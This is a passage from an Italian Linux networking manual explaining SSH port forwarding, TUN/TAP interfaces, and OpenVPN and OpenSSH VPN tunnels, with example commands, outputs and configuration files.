Il cliente OpenSSH è in grado di realizzare un tunnel cifrato tra due elaboratori, attraverso una tecnica chiamata *port forwarding*. In pratica si apre una connessione SSH normale, con o senza l'attivazione di una shell remota, nella quale si inserisce una comunicazione aggiuntiva che collega una porta remota con una porta locale. L'esempio seguente dovrebbe servire per comprendere la tecnica:

1. `tizio@roggen.brot.dg:~$` **`ssh -N -L 9090:dinkel.brot.dg:80 caio@dinkel.brot.dg`**[*Invio*]

   l'utente '**`tizio`**' presso l'elaboratore *roggen.brot.dg* si collega all'elaboratore *dinkel.brot.dg*, con l'utenza '**`caio`**', per aprire un tunnel tra *dinkel.brot.dg:80* e *roggen.brot.dg:9090*;

2. [*Ctrl z*]

   `tizio@roggen.brot.dg:~$` **`bg`**[*Invio*]

   dopo essersi identificato presso l'elaboratore remoto, sospende l'esecuzione del programma e quindi lo riattiva sullo sfondo;

3. `tizio@roggen.brot.dg:~$` **`links http://localhost:9090`**[*Invio*]

   A questo punto si può visitare il sito *http://dinkel.brot.dg:80* utilizzando invece l'indirizzo *http://localhost:9090*, garantendo che la comunicazione tra l'elaboratore locale (*roggen.brot.dg*) e *dinkel.brot.dg* avvenga in modo cifrato.

Tabella 44.110. Opzioni di '**ssh**' specifiche per la realizzazione di un tunnel tra l'elaboratore locale e un nodo remoto, dove sia disponibile un servente OpenSSH attivo.

Opzione	Descrizione
`-N`	Non esegue un comando presso l'elaboratore remoto.
`-L` ***porta_locale*** **:** ***nodo_remoto*** **:** ***porta_remota*** `-L` ***porta_locale*** **/** ***nodo_remoto*** **/** ***porta_remota***	Apre la porta locale indicata e ritrasmette le comunicazioni con questa porta alla porta dell'elaboratore remoto indicato. Se si apre localmente una porta privilegiata, occorre agire in qualità di utente '**root**' nell'elaboratore locale. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.
`-R` ***porta_remota*** **:** ***nodo_locale*** **:** ***porta_locale*** `-R` ***porta_remota*** **/** ***nodo_locale*** **/** ***porta_locale***	Apre la porta remota indicata e ritrasmette le comunicazioni con questa porta a quella dell'elaboratore locale indicato. Se si apre una porta privilegiata remota, occorre agire in qualità di utente '**root**' nell'elaboratore remoto. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.

44.7.12 Installazione

«

L'installazione di OpenSSH è semplice: si deve predisporre la chiave del nodo, come già descritto più volte; quindi, se si vogliono accettare connessioni, basta avviare il demone '**`sshd`**', possibilmente attraverso uno script della procedura di inizializzazione del sistema.

La configurazione è facoltativa e deve essere fatta solo se si desiderano inserire forme particolari di limitazioni (come nel caso del divieto dell'inoltro di X), oppure se si vuole concedere l'autenticazione RHOST (cosa che è meglio non fare).

Alcune versioni precompilate di OpenSSH sono organizzate in modo da utilizzare la directory '`/etc/ssh/`' per il file di configurazione del sistema (come è stato mostrato qui); altre mettono direttamente tali file nella directory '`/etc/`'.

44.8 VPN: virtual private network

«

Ciò che è noto come VPN (*virtual private network*), ovvero «rete privata virtuale», è un'estensione di una rete privata (LAN) per mezzo di un tunnel che attraversa una rete più grande (Internet). Il tunnel fa sì che si possa lavorare come se si trattasse di una sola rete locale, distinguendo se il collegamento avviene al secondo o al terzo livello del modello ISO/OSI, e di solito utilizza una tecnica di cifratura, per mantenere «privato» il contenuto dei dati che lo attraversano.

Quando esposto in questo capitolo riguarda principalmente i sistemi GNU/Linux e i tunnel considerati sono relativi al terzo livello del modello ISO/OSI.

44.8.1 Interfacce dei tunnel

«

Il tunnel necessario per la realizzazione di una rete privata virtuale, mostra alle sue estremità delle interfacce virtuali. Infatti, il tunnel funziona attraverso la connettività esistente, avvalendosi delle interfacce di rete reali; tuttavia, per creare l'astrazione della rete virtuale privata, si mostra come se ci fossero delle interfacce aggiuntive, software, collegate tra loro in un qualche modo imprecisato.

Le interfacce di rete virtuali tipiche di un tunnel sono di due tipi: TAP e TUN. Le interfacce virtuali «TAP» riproducono il funzionamento di un'interfaccia di rete fisica, al secondo livello del modello ISO/OSI. Le interfacce virtuali «TUN» (dove «tun» sta per «tunnel»), sono interfacce astratte che operano esclusivamente nel terzo livello del modello ISO/OSI.

Un tunnel tra due elaboratori relativamente «lontani», realizzato attraverso interfacce virtuali di tipo TAP, funziona come *bridge*, mentre un tunnel basato su interfacce virtuali di tipo TUN, va gestito attraverso la configurazione corretta degli instradamenti.

Nei sistemi GNU/Linux, la gestione di interfacce virtuali di tipo TUN/TAP richiede la presenza di un file di dispositivo apposito, rappresentato da '`/dev/net/tun`'. Quando si utilizza il sistema uDev per la gestione automatica dei file di dispositivo, questo dovrebbe essere già presente. Tuttavia, in caso di necessità, potrebbe essere creato con il comando seguente:

```
# mknod /dev/net/tun c 10 200 [Invio]
```

Nel kernel Linux può darsi che la funzionalità necessaria alla gestione di queste interfacce sia demandata a un modulo, il quale

eventualmente va attivato:

```
# modprobe tun [Invio]
```

Una volta creato un tunnel, le interfacce virtuali connesse alle sue estremità funzionano come se fossero le interfacce reali di una connessione punto-punto e va considerata la configurazione del filtro dei pacchetti, se da una delle parti si applica una politica di controllo di qualche tipo: in pratica, va verificata tale configurazione per consentire il traffico a cui si è interessati effettivamente.

Per esempio, per consentire l'ingresso di qualunque pacchetto attraverso qualunque interfaccia TUN, in un sistema GNU/Linux si potrebbe usare '**iptables**' nel modo seguente:


```
# iptables -A INPUT -i tun+ -j ACCEPT [Invio]
```

Lo stesso discorso può valere per l'attraversamento e l'uscita, in base alla politica che si intende attuare in relazione al filtro dei pacchetti. Ma naturalmente si può formulare il filtro in maniera differente, facendo riferimento solo agli indirizzi IP assegnati.

44.8.2 Introduzione a OpenVPN

OpenVPN[22] è un programma, funzionante in qualità di demone, in grado di realizzare un tunnel, cifrato o meno, al secondo o al terzo livello del modello ISO/OSI. OpenVPN consente di realizzare tunnel anche in condizioni avverse, ma qui si considerano solo le situazioni più semplici; in particolare ci si riferisce alla situazione rappresentata dal disegno successivo.

Figura 44.111. Due reti private connesse attraverso un tunnel, in modo da poter formare una sola rete locale estesa.



Il tunnel più semplice che possa essere realizzato tra i nodi «A» e «B», non cifrato, richiede i comandi seguenti, da eseguire rispettivamente presso il primo e il secondo nodo:

«A» # **openvpn --remote 2.3.4.5 --dev tun1** ↩
↪ **--ifconfig 172.19.1.1 172.19.1.2** [*Invio*]

«B» # **openvpn --remote 1.2.3.4 --dev tun1** ↩
↪ **--ifconfig 172.19.1.2 172.19.1.1** [*Invio*]

Dal nodo «A» e dal nodo «B» è possibile verificare la configurazione dell'interfaccia virtuale e l'instradamento relativo ottenuti:

«A» # **ifconfig** [*Invio*]

```
...
tun1      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:172.19.1.1  P-t-P:172.19.1.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:588 (588.0 B)  TX bytes:588 (588.0 B)
...
```

«B» # **ifconfig** [*Invio*]

```
…
tun1      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:172.19.1.2  P-t-P:172.19.1.1  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:588 (588.0 B)  TX bytes:588 (588.0 B)
…
```

«A» # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway  Genmask         Flags Metric Ref  Use Iface
172.19.1.2   0.0.0.0  255.255.255.255 UH    0      0      0 tun1
…
```

«B» # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway  Genmask         Flags Metric Ref  Use Iface
172.19.1.1   0.0.0.0  255.255.255.255 UH    0      0      0 tun1
…
```

A questo punto, tra i nodi «A» e «B» deve essere possibile comunicare e lo si può verificare inizialmente con un comando come '**ping**':

«A» # **ping 172.19.1.2** [*Invio*]

«B» # **ping 172.19.1.1** [*Invio*]

Tuttavia, per far sì che la rete «A», corrispondente nell'esempio agli indirizzi 172.17.∗.∗, possa comunicare con la rete «B», corrispondente agli indirizzi 172.18.∗.∗, occorre predisporre gli

instradamenti appropriati nei router «A» e «B»:

«A» # **route add -net 172.18.0.0 netmask 255.255.0.0 ↩**
↪ **gw 172.19.1.2** [*Invio*]

«B» # **route add -net 172.17.0.0 netmask 255.255.0.0 ↩**
↪ **gw 172.19.1.1** [*Invio*]

«A» # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway     Genmask         Flags Metric Ref Use Iface
172.19.1.2   0.0.0.0     255.255.255.255 UH    0      0      0 tun1
172.18.0.0   172.19.1.2  255.255.0.0     UG    0      0      0 tun1
…
```

«A» # **route -n** [*Invio*]

```
…
Kernel IP routing table
Destination  Gateway     Genmask         Flags Metric Ref Use Iface
172.19.1.1   0.0.0.0     255.255.255.255 UH    0      0      0 tun1
172.17.0.0   172.19.1.1  255.255.0.0     UG    0      0      0 tun1
…
```

Per realizzare una connessione cifrata tra i due nodi, i comandi iniziali con cui si avvia OpenVPN vanno modificati con l'aggiunta di opzioni appropriate. Il modo più semplice di cifrare la comunicazione consiste nell'utilizzo di una chiave simmetrica (chiave segreta), la quale deve essere usate in entrambi i nodi. Per generare una chiave di questo tipo si usa il comando seguente:

openvpn --genkey --secret chiave_segreta [*Invio*]

In questo modo, si genera il file '`chiave_segreta`' che può avere un aspetto simile a quello seguente:

```
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
a915cb41c5aebafd10d798df29411649
14d70f15baac22ca6f92e9be6439882e
4e4e685e816c5c27ccd17b28b43867b6
4ba513471bd6370113b2dcf0dceb6057
407d6b18a584238a85f5d5220c3f41b2
4c0847624a214433a4b0afd22fcbe3ab
4778f0b87f73bd1dd2e736647c82e6c9
c94fa563d45e1823c034aedb15ac6149
06ecd71c748c27480cddecfede51f9c6
b7e087b375819602ca350eb13374e9ab
fa27b72993da1802f4ef6acb1101e966
448985e9595d06cabe226781c0b09746
02e96b91f7fd8919fa57eae1e823b50a
6076f32524a14e268e95e019b23712dd
cd6d1b3173e31d15954c28ac429e5ec6
bebab6f9443bdfaf7d2216c9bc221fce
-----END OpenVPN Static key V1-----
```

Questo file deve essere messo a disposizione del nodo «A» e del nodo «B», avendo cura di trasmetterlo attraverso un canale riservato, quindi i comandi con cui si instaura il tunnel diventano i seguenti:

```
«A» # openvpn --remote 2.3.4.5 --dev tun1 ↩
↪           --ifconfig 172.19.1.1 172.19.1.2 ↩
↪           --secret chiave_segreta [Invio]

«B» # openvpn --remote 1.2.3.4 --dev tun1 ↩
↪           --ifconfig 172.19.1.2 172.19.1.1 ↩
↪           --secret chiave_segreta [Invio]
```

Tutto il resto procede nello stesso modo già visto negli esempi prece-

denti. Va comunque osservato che il file contenente la chiave segreta per instaurare il tunnel cifrato, deve essere protetto in modo che non possa risultare accessibile in lettura a utenti non privilegiati.

Naturalmente, negli esempi mostrati è stata omessa la dimostrazione della configurazione delle due reti private. Si può intendere che i nodi «A» e «B» siano router NAT per le reti rispettive e che siano configurati correttamente per tale scopo.


Va poi tenuto in considerazione che OpenVPN potrebbe funzionare come servente in attesa di connessioni multiple (ma per questo occorre consultare la documentazione). In tal caso, però, la scelta di usare una cifratura basata su chiave simmetrica potrebbe essere inadeguata; pertanto, OpenVPN consente di usare un sistema basato su chiavi asimmetriche, con lo scambio di certificati. Naturalmente il procedimento si complica, ma è descritto dettagliatamente nella documentazione originale.

44.8.3 OpenVPN attraverso un router NAT

«

Quando il tunnel realizzato con OpenVPN deve attraversare un router NAT, bisogna fare in modo che questo componente permetta il traffico relativo al tunnel stesso e lo diriga correttamente. OpenVPN si avvale, di norma, del protocollo UDP utilizzando come porta 1 194 (a meno di utilizzare opzioni specifiche per il protocollo TCP o per una porta differente); pertanto, i router NAT devono consentire il passaggio del protocollo UDP, relativo alla porta locale 1194.

Figura 44.119. Attraversamento di un router NAT.



I due router NAT vanno configurati in modo da dirigere il traffico UDP destinato alla porta 1194, rispettivamente al nodo «A» e al nodo «B», togliendo eventuali filtri che ne possono bloccare il passaggio. Inoltre, dato che questi router intervengono nel traffico UDP (e TCP) rimpiazzando le porte ci si deve avvalere dell'opzione '**`--ping` *n***', per far sì che il collegamento instaurato venga «ricordato» dal router NAT. L'argomento dell'opzione indica infatti una quantità di secondi, oltre la quale, in mancanza di traffico attraverso il tunnel, deve essere mandato un pacchetto fittizio per mantenere attivo il collegamento. Ecco quindi come potrebbe essere instaurato il tunnel, tra i nodi «A» e «B», utilizzando una chiave segreta e garantendo che il tunnel rimanga attivo con pause non più lunghe di 10 secondi:

```
«A» # openvpn --remote 2.3.4.5 --dev tun1 ↩
↪           --ifconfig 172.19.1.1 172.19.1.2 --ping 10 ↩
↪           --secret chiave_segreta [Invio]

«B» # openvpn --remote 1.2.3.4 --dev tun1 ↩
↪           --ifconfig 172.19.1.2 172.19.1.1 --ping 10 ↩
↪           --secret chiave_segreta [Invio]
```


44.8.4 Utilizzare un servizio anonimizzatore con OpenVPN

«

Esistono dei servizi, gratuiti o a pagamento, con i quali è possibile realizzare un collegamento VPN, allo scopo di superare vincoli locali o per nascondere il proprio indirizzo IP. Per esempio, un firewall della propria rete locale potrebbe impedire l'accesso a certi siti o a certi servizi, così la realizzazione di una VPN potrebbe permettere di raggirare l'ostacolo. Ma una VPN di questo tipo potrebbe essere giustificata anche da scopi più nobili: tenendo conto che il tunnel di norma è cifrato, potrebbe servire a garantire che nella prima parte della nostra connessione il traffico non possa essere intercettato.

Va però osservato che avvalendosi di un servizio anonimizzatore si fa in modo che tutto il proprio traffico passi per il nodo che ci offre questo servizio, consentendo a chi lo gestisce, se lo vuole, di raccogliere tutte le informazioni che possono essere intercettate dal nostro traffico, indipendentemente dal fatto che il tunnel fino a lì sia cifrato o meno.

Figura 44.120. Collegamento a un anonimizzatore.



A titolo di esempio viene mostrato in che modo potrebbe essere realizzato un tunnel VPN con il servizio offerto da *http://hostizzle.com* . La figura mostra che il nodo «C» crea un tunnel con il nodo «D», il quale rappresenta l'anonimizzatore. Con questo tunnel, «C» riesce a superare eventuali blocchi inseriti nel firewall che consente di raggiungere la rete esterna. Gli indirizzi che appaiono nella figura sono indicativi, ma conformi agli esempi successivi.

Per realizzare il tunnel VPN, il servizio *http://hostizzle.com* richiede di utilizzare OpenVPN con una configurazione precisa e con un sistema di cifratura basato sullo scambio di certificati. In pratica, il servizio richiede di effettuare una registrazione e poi fa scaricare un pacchetto contenente tutti i file necessari, per esempio:

```
total 20
-rw-r--r--   885  0e24ce2e3a7b385a1f64c734857ff550.ovpn
-rw-r--r--  1220  ca.crt
-rw-r--r--  3779  client.crt
-rw-------   887  client.key
-rw-r--r--   636  ta.key
```

Questi file vanno messi tutti assieme in una collocazione scelta per la configurazione di OpenVPN. Per esempio, si suppone si trovino nella directory '`/etc/openvpn/hostizzle.com/`'. A questo punto, nel nodo «C» è sufficiente lanciare il comando seguente:

```
«C» # openvpn --config ↩
↪/etc/openvpn/hostizzle.com/0e24ce2e3a7b385a1f64c734857ff550.ovpn [ Invio ]
```

Infatti, il file che nell'esempio ha il nome '`0e24ce2e3a7b385a1f64c734857ff550.ovpn`', contiene tutte le informazioni necessarie a OpenVPN per instaurare il tunnel VPN cercando di farsi strada attraverso il firewall. A questo proposito, la lettura del file può essere istruttiva:

```
client
dev tun
proto tcp

# Change my.publicdomain.com to your public domain or IP
# address
remote 76.10.222.65 80
remote 76.10.222.65 1194
remote 76.10.222.65 443
remote 76.10.222.65 35
remote 76.10.222.65 36
remote 76.10.222.65 37
remote 76.10.222.65 38
remote 76.10.222.65 39
```

```
remote 76.10.222.65 40
remote 76.10.222.65 41
remote 76.10.222.65 42
remote 76.10.222.65 43
remote 76.10.222.65 44
remote 76.10.222.65 45
remote 76.10.222.65 46
remote 76.10.222.65 47
remote 76.10.222.65 48
remote 76.10.222.65 49
remote 76.10.222.65 50
remote 76.10.222.65 51
remote 76.10.222.65 52
remote 76.10.222.65 119
remote 76.10.222.65 563

remote-random

resolv-retry infinite
nobind
persist-key
persist-tun

tls-auth ta.key 1

ca ca.crt
cert client.crt
key client.key

ns-cert-type server

#DNS Options here, CHANGE THESE !!
#push "dhcp-option DNS 10.8.0.1"
```

```
comp-lzo

verb 3

ping-restart 10
```

Si può vedere che il nodo remoto dell'anonimizzatore ha l'indirizzo 76.10.222.65 e che si vuole fare provare a OpenVPN di connettersi a varie porte, usando però il protocollo TCP, contando che per almeno una di queste il firewall consenta il passaggio. Evidentemente, l'anonimizzatore offre l'accesso a OpenVPN attraverso tutte quelle porte.

Una volta instaurato il tunnel, nel nodo «C» potrebbe leggersi la configurazione dell'interfaccia virtuale e degli instradamenti seguenti:

«C» # **ifconfig** [*Invio*]

```
…
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.234  P-t-P:10.8.0.233  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:83426 (81.4 KiB)  TX bytes:8574 (8.3 KiB)
…
```


«C» # **route -n** [*Invio*]

```
Kernel IP routing table
Destination  Gateway     Genmask         Flags Metric Ref  Use Iface
…
10.8.0.233   0.0.0.0     255.255.255.255 UH    0      0      0 tun0
…
0.0.0.0      10.8.0.233  0.0.0.0         UG    0      0      0 tun0
```

44.8.5 VPN attraverso OpenSSH

In un sistema GNU/Linux, con l'ausilio di OpenSSH, è possibile creare un tunnel cifrato per collegare tra loro due reti private, attraverso Internet. La creazione del tunnel implica la definizione di un'interfaccia di rete virtuale che viene configurata convenientemente, come se fosse un'interfaccia reale, attraverso una rete fisica.


A titolo di esempio, si prendano due reti private separate, come quelle dello schema seguente:




A sinistra si vede una rete locale con indirizzi 172.17.0.0/16, mentre a destra appare un'altra rete locale con indirizzi 172.21.0.0/16. La rete di destra accede a Internet attraverso un elaboratore che svolge il compito di router, avendo all'esterno un indirizzo IPv4 statico raggiungibile (1.2.3.4); la rete a sinistra, invece, ha un router, il quale però è isolato da un firewall (che in più trasforma anche gli indirizzi).

Fortunatamente, dalla rete di sinistra è possibile accedere all'ela-

boratore 1.2.3.4 attraverso il protocollo SSH. Pertanto, dalla rete di sinistra, è possibile attivare un tunnel SSH:



Si suppone che la creazione del tunnel produca l'apparizione, rispettivamente dell'interfaccia di rete virtuale '**`tun1`**' e '**`tun0`**'. Queste interfacce vengono configurate, da una parte e dall'altra, con l'aggiunta di instradamenti appropriati:




```
# ifconfig tun1 172.17.254.21 pointopoint 172.21.254.17
# route add –net 172.21.0.0 netmask 255.255.0.0 gw 172.21.254.17
```

```
# ifconfig tun0 172.21.254.17 pointopoint 172.17.254.21
# route add –net 172.17.0.0 netmask 255.255.0.0 gw 172.17.254.21
```

44.8.5.1 Configurazione e opzioni significative

OpenSSH, dal lato servente (dalla parte che deve ricevere la richiesta di connessione), ovvero nel lato destro degli esempi mostrati, deve essere configurato in modo da accettare la creazione di un tunnel. Per

questo occorre verificare che nel file '`/etc/ssh/sshd_config`' ci sia la direttiva seguente:

```
…
PermitTunnel point-to-point
…
```

Inoltre, considerato che il tunnel deve attraversare un NAT (un sistema di trasformazione degli indirizzi), è necessario che ci sia un minimo di scambio di pacchetti, anche se privi di utilità, per evitare che la connessione venga abbattuta (dimenticata) dal NAT stesso. Per questo si possono usare delle opzioni nella riga di comando di '**`ssh`**', in modo da mantenere attivo il collegamento.

